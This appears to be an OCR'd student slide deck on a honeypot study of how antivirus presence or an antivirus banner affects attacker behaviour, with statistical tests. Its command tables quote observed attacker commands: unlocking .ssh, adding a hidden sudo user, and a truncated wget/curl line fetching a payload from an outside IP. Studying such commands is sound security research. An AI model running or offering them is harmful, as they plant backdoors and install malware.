Antivirus Effects Honeypot

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Project Overview

Summary

Our project seeks to investigate the impact of the presence and/or announcement of antivirus software on the behavior of attackers within a honeypot environment.

We seek to fill a gap in existing research regarding the effects of antivirus presence and/or announcement on attacker behavior, through analysis of 4 different honeypot environments.

Research Question

What are the impacts of both the perceived presence and the actual presence of antivirus software on the behavior of attackers?

Hypothesis

The presence of an antivirus, regardless of whether it's announced, will decrease the attacker's interaction with the system.

Additionally, disclosing the use of an antivirus on a machine that is not equipped with antivirus will decrease how much the attacker interacts with the system.

Project Details

Control

No banner or antivirus

Banner

Banner saying there's an antivirus

AV

Antivirus installed


BannerAV

Antivirus installed & banner saying there's an antivirus

Tracking our Lifecycle

Discord Webhook

- **Let us keep tabs on our honeypot lifecycle to ensure containers were running consistently and correctly**
  - **Starting, Recycling, Redeploying**
- **Allowed us to get real time (within a minute) notifications of attacker activity in our honeypots**
  - **Attacker Presence**



Our Data

Data Collection

- Attacker IP addresses, usernames, and passwords
- Number and type of commands entered
- Date and time of entered commands
- Number of independent visits
- Any programs downloaded or run
- Outbound connections

Common Commands

```
uname -s -v -n -r -m
```


```
cd ~; chattr -ia .ssh; lockr -ia .ssh
```

```
apt update && apt install sudo curl -y && sudo useradd -m -p
$(openssl passwd - ********) system && sudo usermod -aG sudo system
```

```
cat /proc/cpuinfo|grep name|cut -f2 -d':'|uniq -c ; uname -a
```

```
/ip cloud print
```

Common Passwords




Commands Collected

	uname -s -v -n -r -m	cd ~; chattr -ia .ssh; lockr -ia .ssh	apt update && apt install sudo curl -y && sudo useradd -m -p $(openssl passwd -1 <password>)...	uname -s -m	cat /proc/cpuinfo|grep name|cut -f2 -d':'|uniq -c ; uname -a
av	51	42	21	4	7
banner	49	47	33	8	1
bannerav	30	29	21	6	9
control	33	14		6	4


	/ip cloud print	uname -a	(uname -smr || /bin/uname -smr || /usr/bin/uname -smr)	sudo hive-passwd set ifjeeisurofmioufiose; sudo hive-passwd ifjeeisurofmioufiose; pkill Xorg; pkill...	cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; rm -rf sh; wget http://94.154.33.42/sh || curl -O...
av	3		1		
banner	4	3	1	1	
bannerav	3	1			1
control	5				


Data Analysis


Visualization of Commands Collected




Analysis of Commands









Fisher's Exact Test

H_0: honeypot type and commands entered are independent

H_A: honeypot type and commands entered are not independent

```
In [34]: ct = pd.crosstab(index=df["Honeypot"], columns=list(map(lambda x: x[:20] + "..." if
             len(x) > 20 else x, df["Command"])))
         abbrev_labels = list(map(lambda x: x[:20] + "..." if len(x) > 20 else x,
             df[df["Honeypot"] == key]["Command"].value_counts().index))
         res = rstats.fisher_test(np.array(ct), workspace=2e6, simulate_p_value=True)
         print('p-value: {}'.format(res[0][0]))

Out[34]: p-value: 0.0004997501249375312
```

Session length data

Session length	av	banner	bannerav	control
1	52	48	38	33
2	4	10	2	5
3	4	3	3	1
4	3	3	3	1
5	2	2	2	1
6	1	3		
7			1	1
8	2			
9		1		
10		1		
11		1		
12				
13	1			
...	...	...	...	...
20			1	

Analysis of Session Length


Kruskal-Wallis H-Test

H_0: the median session lengths for each honeypot are equal

H_A: the median session lengths for each honeypot are not equal

```
In [53]: sessions = df.groupby("Honeypot")["Session"]
         print('p-value: {}'.format(stats.kruskal(*[sessions.get_group(x).value_counts() for x in
             sessions.groups])[1]))

Out[53]: p-value: 0.48082208142725014
```



Conclusions

- Since our Fisher's Exact Test p-value was 0.0005 (< 0.05), we reject the null hypothesis and have evidence supporting a significant association between the honeypot type and the commands.
- Contradicts theory that an attacker would be dissuaded from using a machine with an antivirus or antivirus banner on it. Possibly due to name or presence of antivirus / banner giving legitimacy.
- Since our Kruskal-Wallis H-test p-value was 0.480822, we failed to reject the null hypothesis and cannot conclude that there is a significant difference in the median session length between honeypots.

Takeaways

- Throughout this project, we learned a lot about attacker behavior and how those behaviors impact our ability to do analysis.
- We learned that for most attackers, there is a fairly small set of first commands on which they can base the future progression of their attack.
- We also learned that we cannot accurately predict the behavior of attackers in such a short timeframe.

Thank You

Any Questions?